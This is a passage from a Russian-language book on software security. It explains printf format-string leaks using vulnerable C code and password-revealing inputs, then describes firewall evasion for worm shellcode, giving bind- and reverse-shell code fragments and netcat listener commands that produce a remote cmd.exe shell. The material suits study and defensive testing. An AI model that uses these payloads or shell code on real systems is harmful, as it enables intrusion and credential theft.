Функция вывела два числа, несмотря на то, что ей передавали всего одну переменную a. Каким же образом она сумела получить содержимое переменной b? Ответ на этот вопрос даст дизассемблирование машинного кода программы, в результате которого удается установить содержимое стека на момент вызова функции printf (листинг 4.41).

Листинг 4.41. Содержимое стека на момент вызова printf

```
off aXX ("%x %x") (строка спецификаторов)
var_4 ("a") (аргумент функции printf)
var_8 ("b") (локальная переменная)
var_4 ("a") (локальная переменная)
```

Жирным шрифтом выделены аргументы, переданные функции. Но сама функция не может определить их точное количество, поэтому она извлекает из верхушки стека указатель на строку спецификаторов и приступает к ее анализу. Встретив соответствующую комбинацию символов, функция извлекает из стека очередной аргумент, и так продолжается до тех пор, пока не исчерпаются все спецификаторы.

Для поддержки функций с переменным количеством аргументов в языке Си был принят обратный порядок заталкивания параметров в стек, то есть самый левый аргумент заносится в последнюю очередь и оказывается на верхушке стека. Было бы замечательно, если бы компилятор напоследок передавал функции число используемых аргументов или, по крайней мере, сообщал их суммарный размер (тем более что технически в этом нет ничего затруднительного). Но увы! Разработчики языка не реализовали такой механизм, и отсюда следует неутешительное заключение о принципиальной невозможности защиты содержимого стека материнской функции. Дочерняя функция может беспрепятственно обращаться к любой ячейке стека — от верхушки до самого низа, читая как «свои», так и «чужие» данные.

При вызове "printf("%x %x\n",a)" функция извлекает из стека на одно слово больше, чем ей было реально передано, в результате чего происходит вторжение в область памяти, занятой локальными переменными материнской функции. Переменная b принимается за аргумент функции и выводится на экран. (В зависимости от используемого компилятора в заданном месте стека может оказаться все что угодно, например, переменная a, значения регистров общего назначения, «черная дыра» — область памяти, отведенная для выравнивания данных и т. д.)

По идее программист должен следить за тем, чтобы каждому спецификатору соответствовала «своя» переменная, однако в некоторых ситуациях отсутствие

одного из аргументов не приводит к нарушению работоспособности программы[1]. Это происходит в тех случаях, когда пропущенная переменная оказывается на верхушке стека, что не так уж и маловероятно. Но ошибка может неожиданно проявиться при переходе на другой компилятор, поскольку порядок расположения локальных переменных нигде не задекларирован и каждый компилятор группирует их по-своему (вовсе не факт, что переменные всегда располагаются в памяти в порядке их объявления в программе).

В тех случаях, когда функция `printf` используется для вывода единственной символьной строки, строку спецификаторов обычно опускают, то есть вместо `"printf ("%s", &buff[0])"` пишут `"printf(&buff[0])"`. На первый взгляд обе формы записи равносильны, но это не так! Самый левый аргумент всегда проверяется функцией `printf` на наличие спецификаторов, даже если он передан функции в единственном числе. Поэтому использовать его для вывода строки можно в том и только в том случае, когда она гарантированно не содержит никаких «внеплановых» спецификаторов, в противном случае работа приложения окажется нестабильной. Особенно опасно полагаться на отсутствие спецификаторов в данных, введенных пользователем, и недопустимо передавать их функции `printf` в первом слева аргументе.

Возможные последствия такого подхода позволяет продемонстрировать программа, приведенная в начале главы: если злоумышленник введет вместо пароля один или несколько спецификаторов, на экране появится содержимое локальных переменных, в том числе и буфера, хранящего эталонный пароль. Компилятор Microsoft Visual C++ 6.0 располагает этот буфер на вершине стека и просмотреть его можно следующим образом (предполагается, что файл `"buff.psw"` содержит строку `"K98PN*"`) (листинг 4.42).

Листинг 4.42. Подглядывание секретного пароля

```
Printf bug demo
Login:kpnc
Passw:%x %x %x
Invalid password: 5038394b a2a4e 2f4968
```

Для расшифровки ответа программы необходимо перевернуть каждое двойное слово, поскольку в микропроцессорах Intel младшие байты располагаются по меньшим адресам. В результате этого получается следующее (рис. 4.5).




Рис. 4.5. Декодирование пароля

[1] Чем не трюк для соревнований в «магическом программировании»?

Перевод шестнадцатеричных значений в символьное представление сопряжен с определенными неудобствами, но использование спецификатора "%s" приведет не к выводу строки в удобочитаемом виде, а к аварийному завершению приложения. Такое поведение объясняется тем, что, встретив спецификатор "%s", функция printf ожидает увидеть *указатель* на строку, но не саму строку. В результате происходит обращение по адресу 5038384Bh ("K98PN" в символьном представлении), который находится вне пределов досягаемости программы, что и вызывает исключение.

Спецификатор "%s" пригоден для отображения содержимого указателей, ссылающихся на строки или другие «читабельные» структуры данных. Его использование продемонстрировано в следующем примере (листинг 4.43).

Листинг 4.43. Пример, демонстрирующий использование спецификатора %s

```
#include <stdio.h>
#include <string.h>
#include <malloc.h>
void main()
{
   FILE *f;
   char *pass;
   char *_pass;
   pass= (char *)malloc(100);
   _pass=(char *)malloc(100);
   if (!(f=fopen("buff.psw","r"))) return;
   fgets(_pass,100,f);
   _pass[strlen(_pass)-1]=0;
   printf("Passw:");fgets(pass,100,stdin);
   pass[strlen(pass)-1]=0;
   // Код, проверяющий истинность пароля, введенного пользователем.
   // для упрощения понимания опущен
   printf(pass);
}
```

На этот раз буфер, хранящий эталонный пароль, размещен не в стеке, а в куче области памяти, выделенной функцией malloc. В самом же стеке никаких секретных данных уже не содержится. Но это никак не усиливает защищенность программы, поскольку вместо самого буфера в стеке расположен указатель на него. Даже перенос указателя в глобальную переменную не смог бы спасти положения, но об этом немного позднее.

В приведенном примере указатель _pass оказался расположен на верхушке стека, поэтому использование спецификатора "%s" приводит к выводу на экран эталонного пароля, в чем позволяет убедиться следующий эксперимент:

```
Passw:%s
K98PN*
```

Используя спецификатор "%s", необходимо доподлинно знать, в каком именно месте стека находится искомый указатель. В противном случае произойдет обра-

щение к незапланированной области памяти. Большинство локальных переменных, находящихся в стеке, содержат значения, не превышающие 40000h[1], поэтому попытка использовать их в качестве указателя под операционной системой Microsoft Windows NT приведет к исключению. Злоумышленник может использовать это обстоятельство для блокирования вычислительных систем или нарушения их нормальной работы.

Можно ли предотвратить угрозу раскрытия секретной информации переносом критичных к разглашению данных из стека в глобальные переменные? Прежде чем ответить на этот вопрос, необходимо заметить, что в некоторых операционных системах стек, данные и код программы находятся в одном и том же сегменте, поэтому механизмы получения содержимого локальных и глобальных переменных в таких случаях идентичны друг другу. Поэтому, если специальным образом не оговорено, на какой именно платформе будет выполняться разрабатываемая программа, бессмысленно спрашивать, каким образом влияет на ее защищенность использование глобальных переменных.

Операционная система Microsoft Windows NT выделяет каждому процессу непрерывный регион адресного пространства, в котором уживаются код, данные и стек выполняющегося приложения. Поэтому теоретически возможно «дотянуться» до любой ячейки памяти и «подсмотреть» ее содержимое. Однако на практике осуществлению такой операции препятствует ограничение длины вводимой строки. Потребовалось бы ввести миллионы спецификаторов, прежде чем удалось бы достичь области памяти, занятой локальными переменными. Никакое приложение не допускает использование строк такой длины. Злоумышленник чаще всего ограничен не более сотни-другой символов, что позволяет просмотреть ему приблизительно четыреста-пятьсот байт содержимого стека[2]. Попадание секретных данных в столь непротяженную область настолько маловероятно, что трудно найти хотя бы одно приложение, подверженное подобной атаке.

Однако существует механизм, позволяющий прочитать содержимое практически любой ячейки памяти независимо от ее местоположения (разумеется, при условии, что приложение обладает правами на ее чтение). Если строка, введенная пользователем, помещается в стек (а именно так чаще всего и происходит), существует возможность «вручную» сформировать требуемый указатель и затем вывести строку, на которую он ссылается посредством спецификатора `"%s"`.

Поскольку некоторые символы невозможно ввести с клавиатуры, то на искомый указатель наложены некоторые ограничения. В частности, он не должен содержать ни одного нуля, так как стандартные библиотеки языка Си интерпретируют ноль как символ завершения строки. Но некоторые ухищрения позволяют обойти эти препятствия: злоумышленник может использовать в качестве старшего

[1] Базовый адрес загрузки большинства приложений равен 0x400000.

[2] Спецификатор "%f" «съедает» восемь байт, но сам занимает два байта, таким образом, в ста байтах вводимой строки можно расположить не более пятидесяти спецификаторов "%f", которые выведут четыреста байт.

байта указателя ноль, завершающий строку[1], или косвенно воздействовать на содержимое стека различными способами.

Таким образом, существует принципиальная возможность получения дампа памяти атакуемой программы, что позволяет злоумышленнику проанализировать систему защиты или по крайней мере выяснить, какое именно программное обеспечение использует жертва и что за «заплатки» у нее установлены.

Описанную выше уязвимость можно было бы отнести к забавным курьезам, если бы она ограничивалась одной лишь функцией `printf`. Но функции с переменным количеством аргументом — не редкость в программистской практике и многие из них используют ненадежные алгоритмы определения числа переданных параметров. Кроме того, существует множество «швейцарских» функций многоцелевого назначения. Например, функция `open` языка Perl в зависимости от символов, содержащихся в имени файла, может не только открывать файлы, но и запускать другие приложения, клонировать манипуляторы, выдавать содержимое директории и т. д.

Поэтому при разработке защищенных приложений необходимо с особой тщательностью подходить к проектированию функций, принимающих различное количество аргументов (или аргументы различного вида). В некоторых Си-компиляторах встречается нестандартная функция `nargs`, которая возвращает количество машинных слов, занесенных в стек перед вызовом функции. Ее использование связано с рядом щекотливых тонкостей, незнание которых не позволяет создавать надежно работающие приложения.

Достаточно очевидно, что число переданных аргументов может быть не равно количеству занесенных в стек машинных слов, но вовсе не факт, что размер машинного слова равен размеру машинного слова. Такая путаница объясняется тем, что термин «машинное слово» в одних случаях равен разрядности процессора, а в других приравнивается к двум байтам. Поэтому использование `nargs` порождает совершенно непереносимый код, работоспособность которого может быть нарушена даже изменением некоторых опций компилятора!

Некоторые разработчики предлагают собственный вариант реализации `nargs`, который сводится к следующему алгоритму: из стека извлекается адрес возврата из функции, и, исходя из предположения, что он указывает на команду наподобие `ADD ESP, xx`, производится попытка определить значение `xx`, равное количеству байт, помещенных в стек перед вызовом функции. Недостатки такого приема следующие: он не переносим на отличные от Intel 80x86 платформы; современные компиляторы ведут себя не так, как пять-десять лет назад и генерируют чрезвычайно запутанный код, допускающий дисбаланс стека на некотором промежутке, отчего процедура анализа количества переданных функции аргументов по сложности приближается к самому компилятору.

Иногда можно встретить рекомендации последним аргументом передавать функции нулевой указатель, позволяющий определить количество использу-

[1] Тем самым он откроет доступ к коду и данным 32-разрядных приложений, исполняющихся под управлением операционной системы Windows NT, поскольку большинство из них расположено в памяти по адресу выше 0x00401000.

мых параметров. Однако такое решение приемлемо лишь в том случае, если все остальные аргументы никогда не обращаются в ноль, а это условие выполнимо далеко не всегда. Существует и другой вариант — вручную подсчитывать число аргументов и через специальный параметр передавать их функции. Но это слишком утомительно, да и ненадежно.

Таким образом, на языке Си принципиально невозможно создание функций с переменным количеством аргументов, которые бы корректно работали во всех случаях, независимо от значений переданных им параметров. Поэтому все необходимые проверки должны быть выполнены до вызова таких функций, иначе поведение приложений может оказаться нестабильным и потенциально уязвимым.

ЧТО ЧИТАТЬ

UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes

Великолепное руководство по написанию shell-кодов для различных клонов UNIX с большим количеством примеров, работающих практически на всех современных процессорах, а не только на x86.

http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/bh-usa-01/LSD/bh-usa-01-lsd.pdf

Win32 Assembly Components

Еще одно великолепное руководство по написанию shell-кодов, на этот раз ориентированное на семейство NT/x86.

http://www.lsd-pl.net/documents/winasm-1.0.1.pdf

Win32 One-Way Shallcode

А это... прямо не знаю, как и сказать... это просто супер! Богатейший кладезь информации, охватывающий все аспекты жизнедеятельности червей, обитающих в среде NT/x86, да и не только их...

http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-chong.pdf

SPARC Buer Overows


Конспект лекций по технике переполнения буферов на SPARC'ах под UNIX.

http://www.dopesquad.net/security/defcon-2000.pdf

Writing MIPS/IRIX shellcode

Руководство по написанию shell-кодов для MIPS/IRIX.

http://teso.scene.at/articles/mipsshellcode/mipsshellcode.pdf



ГЛАВА 5

ПОБЕГ ЧЕРЕЗ БРАНДМАУЗЕР ПЛЮС ТЕРМИНАЛИЗАЦИЯ ВСЕЙ NT,

к концу которой выясняется, что брандмаузер не такая уж и надежная штука

...в этой главе рассматриваются различные методики обхода брандмаузеров с целью организации на атакуемом компьютере удаленного терминального shell'a, работающего под операционными системами UNIX и Windows 9x/NT. Здесь вы найдете передовые хакерские методики, свободно проникающие через любой, абсолютно любой брандмаузер, независимо от его архитектуры, степени защищенности и конфигурации, а также свободно распространяемый пакет демонстрационных утилит, предназначенный для тестирования вашего брандмаузера на предмет его защищенности (или же отсутствие таковой).

Первый этап работы над составлением программы — шумиха.

Второй — неразбериха.

Третий — поиски виноватых.

Четвертый — наказание невиновных.

Пятый — награждение непричастных.

Из фольклора программистов

Проникнув на уязвимый компьютер, голова червя должна установить TCP/IP (или UDP) соединение с исходным узлом и подтянуть свое основное тело (так-

же называемое «хвостом»). Аналогичной методики придерживаются и хакеры, засылающие на атакуемый компьютер диверсионный эксплоит, срывающий стек и устанавливающий удаленный терминальный shell, взаимодействующий с узлом атакующего посредством того же самого TCP/IP, и в этом контексте между червями и хакерами нет никакой принципиальной разницы (нередко установка backdoor'а с помощью червей и осуществляется).

На пути червя может оказаться недружелюбно настроенный брандмауэр (он же брандмаузр, он же firewall). Ну, знаете, это такая штука, призванная отсекать всяких идиотов, отравляющих нормальным пользователям жизнь. Брандмаузеры сейчас в моде и без них не обходится практически ни одна уважающая себя корпоративная сеть. Да что там сеть — они и на домашних компьютерах уже не редкость. Между тем слухи о могуществе брандмаузеров очень сильно преувеличены и в борьбе с червями они до ужаса неэффективны. Хотите узнать почему? Тогда читайте эту главу до конца!

ЧТО МОЖЕТ И ЧЕГО НЕ МОЖЕТ БРАНДМАУЗЕР

Брандмаузер может наглухо закрыть любой порт, выборочно или полностью блокируя как входящие, так и исходящие соединения, однако этот порт не может быть портом действительно нужной публичной службы, от которой нельзя отказаться. Если вы имеете собственный почтовый сервер, в обязательном порядке должен быть открыт 25-й SMTP порт (а иначе как прикажете корреспонденцию получать?). Соответственно, наличие публичного web-сервера предполагает возможность подключения к 80-порту из «внешнего мира».

Допустим, что одна или несколько таких служб содержат уязвимости, допускающие возможность переполнения буфера со всеми вытекающими отсюда последствиями (захват управления, несанкционированная авторизация и т. д.). Тогда никакой, даже самый продвинутый, брандмаузер не сможет предотвратить вторжение, поскольку пакеты с диверсионным shell-кодом на сетевом уровне неотличимы от пакетов с легальными данными. Исключение составляет поиск и отсечение головы вполне конкретного червя, сигнатура которого наперед известна брандмаузеру. Однако наложение заплатки на уязвимый сервис будет намного более эффективным средством борьбы (случай, когда червь опережает заплатку, мы не рассматриваем, поскольку ни один червь, выловленный в живой природе, такой оперативностью похвастаться не может). Кстати говоря, брандмаузер и сам по себе представляет довольно соблазнительный объект для атаки (некоторые из них содержат переполняющиеся буфера, допускающие захват управления).

Но как бы там ни было, срыву буфера уязвимой службы брандмаузер никак не препятствует. Единственное, что он может сделать — это свести количество потенциальных дыр к разумному минимуму, закрыв порты всех служб, не требующих доступа извне. В частности, червь Love San, распространяющийся через редко используемый 135-й порт, давно и небезуспешно отсекается

брандмауэрами, стоящими на магистральных Интернет-каналах, владельцы которых посчитали, что лучше слегка ограничить своих пользователей в правах, чем нести моральную ответственность за поддержание всякой заразы. Однако в отношении червей, распространяющихся через стандартные порты популярных сетевых служб, этот прием не срабатывает, и брандмауэр беспрепятственно пропускает голову червя внутрь корпоративной сети (рис. 5.1).




Рис. 5.1. Распределение интенсивности атак на различные порты по регионам

Но забросить shell-код на вражескую территорию — это только половина дела. Как минимум, еще потребуется протащить через все межсетевые заслоны основное тело червя (то есть хвост), а как максимум — установить терминальный backdoor shell, предоставляющий атакующему возможность удаленного управления захваченной системой.

Может ли брандмауэр этому противостоять? Если он находится на одном узле с атакуемым сервером и shell-код исполняется с наивысшими привилегиями, то атакующий может делать с брандмауэром все, что ему только заблагорассудится, в том числе и изменять его конфигурацию на более демократичную. Этот случай настолько прост, что его даже неинтересно рассматривать. Давайте лучше исходить из того, что брандмауэр и атакуемый сервис расположены на различных узлах, причем сам брандмауэр правильно сконфигурирован и лишен каких бы то ни было уязвимостей.

Самое простое (и самое естественное!) — поручить shell-коду открыть на атакованном узле новый, заведомо никем не использованный порт (например, порт 666), и терпеливо ждать подключений с удаленного узла, осуществляющего засылку основного вирусного кода. Правда, если администратор системы не полный лох, все входящие соединения на все непубличные порты будут безжалостно отсекаться брандмауэром. Однако атакующий может схитрить и перенести серверную часть червя на удаленный узел, ожидающий подключений со стороны shell-кода. Исходящие соединения блокируются далеко не на всех брандмауэрах, хотя в принципе такая возможность у администратора есть. Но грамотно спроектированный червь не может позволить себе закладываться на

разгильдяйство и попустительство администраторов. Вместо установки нового TCP/IP-соединения он должен уметь пользоваться уже существующим — тем, через которое и была осуществлена засылка его головы. В этом случае брандмаузер будет бессилен что-либо сделать, так как с его точки зрения все будет выглядеть ажурно. Откуда же ему, бедолаге, знать, что вполне безобидное с виду и легальным образом установленное TCP/IP-соединение обрабатывает отнюдь не сервер, а непосредственно сам shell-код, поселившийся в адресном пространстве последнего?

Существует несколько путей захвата ранее установленного TCP/IP-соединения (если кто раньше читал мои статьи, датированные годом эдак 1998, то там я называл это «передачей данных в потоке уже существующего TCP/IP-соединения», но этот термин не прижился). Первое и самое глупое — обратиться к переменной дескриптора сокета по фиксированным адресам, специфичным для данного сервера, которые атакующий может получить путем его дизассемблирования. Такой способ не выдерживает никакой критики и здесь он не рассматривается (тем не менее знать о его существовании будет все-таки полезно).

Уж лучше прибегнуть к грубой силе, перебирая все возможные дескрипторы сокетов один за другим и тем или иным образом определяя, какой из них заведует «нашим» TCP/IP-соединением. Поскольку в операционных системах семейства UNIX и Windows 9x/NT дескрипторы сокетов представляют собой вполне упорядоченные и небольшие по величине целочисленные значения (обычно заключенные в интервале от 0 до 255), их перебор займет совсем немного времени. Как вариант можно повторно использовать адрес, сделав re-bind на открытый уязвимым сервером порт. Тогда все *последующие* подключения к атакованному узлу будут обрабатываться отнюдь не прежним владельцем порта, а непосредственно самим shell-кодом (неплохое средство перехвата секретного трафика, а?).

Как вариант — червь может прибить атакуемый процесс, автоматически освобождая все отрытые им порты и дескрипторы. Тогда повторное открытие уязвимого порта не вызовет никаких протестов со стороны операционных системы. Менее агрессивный червь не будет ничего захватывать, никого убивать и вообще что-либо трогать. Он просто переведет систему в «неразборчивый» режим, прослушивая весь проходящий трафик, с которым атакующий передаст оставшийся хвост (кстати говоря, такая связь называется «пейджиноговой»).

ВНИМАНИЕ

Никакой, даже самый совершенный и правильно сконфигурированный брандмаузер не защитит вашу сеть (и уж тем более — домашний компьютер) ни от червей, ни от опытных хакеров. Это, разумеется, не означает, что брандмаузер совершенно бесполезен, но убедительно доказывает, что приобретение брандмаузера еще не отменяет необходимости регулярной установки свежих заплаток.

И на закуску: если ICMP-протокол хотя бы частично разрешен (чтобы пользователи внешней сети не доставали администратора глупыми вопросами, почему умирает tracert и не разботает ping), shell-код может запросто обернуть

свой хвост ICMP-пакетами! В самом крайнем случае червь может послать свое тело и в обычном электронном письме (конечно, при условии, что ему удастся зарегистрировать на почтовом сервере новый ящик или похитить пароли одного или нескольких пользователей, что при наличии sniffer'а не является проблемой).

УСТАНАВЛИВАЕМ СОЕДИНЕНИЕ С УДАЛЕННЫМ УЗЛОМ

Сейчас мы рассмотрим пять наиболее популярных способов установки TCP/IP-соединения с атакуемым узлом, два из которых легко блокируются брандмауэрами, а оставшиеся три представляют собой серьезную и практически неразрешимую проблему.

Для осуществления всех описываемых в главе экспериментов вам понадобится:

- утилита netcat, которую легко найти в Интернете и которая у каждого администратора всегда должна быть под рукой;
- локальная сеть, состоящая как минимум из одного компьютера;
- любой симпатичный вам брандмауэр;
- операционная система типа Windows 2000 или выше (все описываемые технологии прекрасно работают и на UNIX, но исходные тексты демонстрационных примеров ориентированы именно на Windows).

Итак...

BIND EXPLOIT, ИЛИ «ДЕТСКАЯ» АТАКА

Идея открыть на атакованном сервере новый порт может «осенить» разве что начинающего хакера, не имеющего реального опыта программирования сокетов и не представляющего насколько этот способ нежизнеспособен и уязвим. Тем не менее многие черви именно так и распространяются, поэтому имеет смысл поговорить об этом поподробнее (рис. 5.2).

Программная реализация серверной части shell-кода совершенно тривиальна и в своем каноническом виде состоит из следующей последовательности системных вызовов: socket ▸ bind ▸ listen ▸ accept, организованных приблизительно следующим образом (листинг 5.1).

Листинг 5.1. Ключевой фрагмент shell-кода, открывающего на атакуемом сервере новый порт

```
#define HACKERS_PORT            666             // порт, который эксплоит будет слушать
// шаг 1: создаем сокет
if ((lsocket = socket(AF_INET, SOCK_STREAM, 0)) < 0) return -1;
// шаг 2: связываем сокет с локальным адресом
```

```
laddr.sin_family                = AF_INET;
laddr.sin_port                        = htons(HACKERS_PORT);
laddr.sin_addr.s_addr           = INADDR_ANY;
if (bind(lsocket,(struct sockaddr*) &laddr, sizeof(laddr))) return -1;
// шаг 3: слушаем сокет
if (listen(lsocket, 0x100)) return -1; printf("wait for connection...\n");
// шаг 4. обрабатываем входящие подключения
csocket = accept(lsocket, (struct sockaddr *) &caddr, &caddr_size));

sshell(csocket[0], MAX_BUF_SIZE);              // удаленный shell

// шаг 5: подчищаем за собой следы
closesocket(lsocket);
```




Рис. 5.2. Атакующий засылает shell-код на уязвимый сервер, где shell-код и открывает новый порт N, к которому впоследствии подключается атакующий, если, конечно, на его пути не встретится брандмауэр

Полный исходный текст данного примера содержится в файле bind.c (можно скачать с сайта издательства). Наскоро откомпилировав его (или взяв уже откомпилированный bind.exe), запустим его на узле, условно называемом «узлом-жертвой» или «атакуемым узлом». Эта стадия будет соответствовать засылке shell-кода, переполняющего буфер и перехватывающего управление (преобразованием исходного текста в двоичный код головы червя воинственно настроенным читателям придется заниматься самостоятельно, а здесь вам не тот косинус, значение которого могут достигать четырех).

Теперь, переместившись на атакующий узел, наберите в командной строке: `netcat "адрес атакуемого" 666` или, если у вас нет утилиты netcat: `telnet "адрес атакуемого" 666`.

Если все прошло успешно, в окне telnet-клиента появится стандартное приглашение командного интерпретатора (по умолчанию это cmd.exe), и вы получите более или менее полноценный shell, позволяющий запускать на атакуемом узле различные консольные программы.

Вдоволь наигравшись с удаленным shell'ом (подробный разговор о которым нас еще ждет впереди), убедитесь, что:

- утилита `netstat`, запущенная с ключом `"-a"` (или любая другая утилита, подобная ей), «видит» откровенно левый порт, открытый shell-кодом;

- при наличии правильно настроенного брандмауэра попытки подключиться к shell-коду извне сети не увенчаются успехом — брандмауэр не только блокирует входящие соединения на нестандартный порт, но и автоматически определяет IP-адрес атакующего (конечно, при условии, что тот не скрыт за анонимным proxy) (рис. 5.3). После этого остается лишь вломиться к хакеру на дом и, выражаясь образным языком, надавать ему по ушам — чтобы больше не хакерствовал.




Рис. 5.3. Атакующий засылает shell-код на уязвимый сервер, shell-код открывает новый порт N, но входящее подключение на порт N блокируется брандмауэром и завершить атаку не удается

Впрочем, в жизни все совсем не так, как в теории. Далеко не каждый администратор блокирует все неиспользуемые порты, и уж тем более — проверяет соответствие портов и узлов локальной сети. Допустим, почтовый сервер, сервер новостей и web-сервер расположены на различных узлах (а чаще всего так и бывает). Тогда на брандмауэре должны быть открыты 25-, 80- и 119-й порты. Предположим, что на web-сервере обнаружилась уязвимость, и атакующий его shell-код открыл для своих нужд 25-й порт. Небрежно настроенный брандмауэр пропустит все TCP/IP-пакеты, направленные на 25-й порт, независимо от того, какому именно локальному узлу они адресованы.

Проверьте — правильно ли сконфигурирован ваш брандмауэр и внесите соответствующие изменения в его настройки, если это вдруг окажется не так.

REVERSE EXPLOIT, ИЛИ ЕСЛИ ГОРА НЕ ИДЕТ К МАГОМЕТУ...

Хакеры средней руки, потирая покрасневшие после последней трепки уши, применяют диаметрально противоположный прием, меняя серверный и клиентский код червя местами. Теперь уже не хвост червя стучится к его голове, а голова к хвосту. Большинство брандмауэров довольно лояльно относятся к исходящим соединениям, беспрепятственно пропуская их через свои стены, и шансы атакующего на успех существенно повышаются (рис. 5.4).

Одновременно с этим упрощается и программная реализация головы червя, клиентский код которого сокращается всего до двух функций: socket и connect, правда, IP-адрес атакующего приходится жестко (*hardcoded*) прошивать внут-

ри червя. То есть червь должен уметь динамически изменять свой shell-код, а это (с учетом требований, предъявляемых к shell-коду) не такая уж и простая задача (листинг 5.2).




Рис. 5.4. Атакующий открывает на своем узле новый порт N, засылает shell-код на уязвимый сервер, откуда shell-код устанавливает с узлом атакующего исходящее соединение, обычно не блокируемое брандмаузером

Листинг 5.2. Ключевой фрагмент shell-кода, устанавливающий исходящее соединение

```
#define HACKERS_PORT                    666
#define HACKERS_IP                      "127.0.0.1"
...
// шаг 1: создаем сокет
if ((csocket = socket(AF_INET, SOCK_STREAM, 0)) < 0) return -1;
// шаг 2: устанавливаем соединение
caddr.sin_family                        = AF_INET;
caddr.sin_port                          = htons(HACKERS_PORT);
caddr.sin_addr.s_addr                   = inet_addr(HACKERS_IP);
if (connect(csocket, (struct sockaddr*)&caddr, sizeof(caddr))) return -1;
// шаг 3: обмениваемся данными с сокетом
sshell(csocket, MAX_BUF_SIZE );
```

Откомпилировав исходный текст демонстрационного примера (ищите его в файле reverse.c), выполните на узле атакующего следующую команду: `netcat -l -p 666`, а на атакуемом узле запустите файл reverse.exe (выполняющий роль shell-кода) и введите IP-адрес атакующего узла с клавиатуры (в реальном shell-коде, как уже говорилось выше, этот адрес передается вместе с головой червя). И вновь терминал хакера превратится в удаленный shell, позволяющий делать с уязвимым узлом все что угодно. Причем если в отношении «подтягивания» вирусного хвоста все было предельно ясно (голова червя устанавливает с исходным узлом TCP/IP-соединение, скачивает основное тело червя, разрывая соединение после завершения этой операции), то осуществить «инверсный» доступ к backdoor'у значительно сложнее, поскольку инициатором соединения является уже не хакер, а сам удаленный shell-код. Теоретически последний

можно запрограммировать так, чтобы он периодически стучался на хакерский узел, пытаясь установить соединение каждый час или даже каждые несколько секунд, однако это будет слишком заметно, и к тому же атакующему потребуется постоянный IP, которым не так-то просто завладеть анонимно (рис. 5.5).

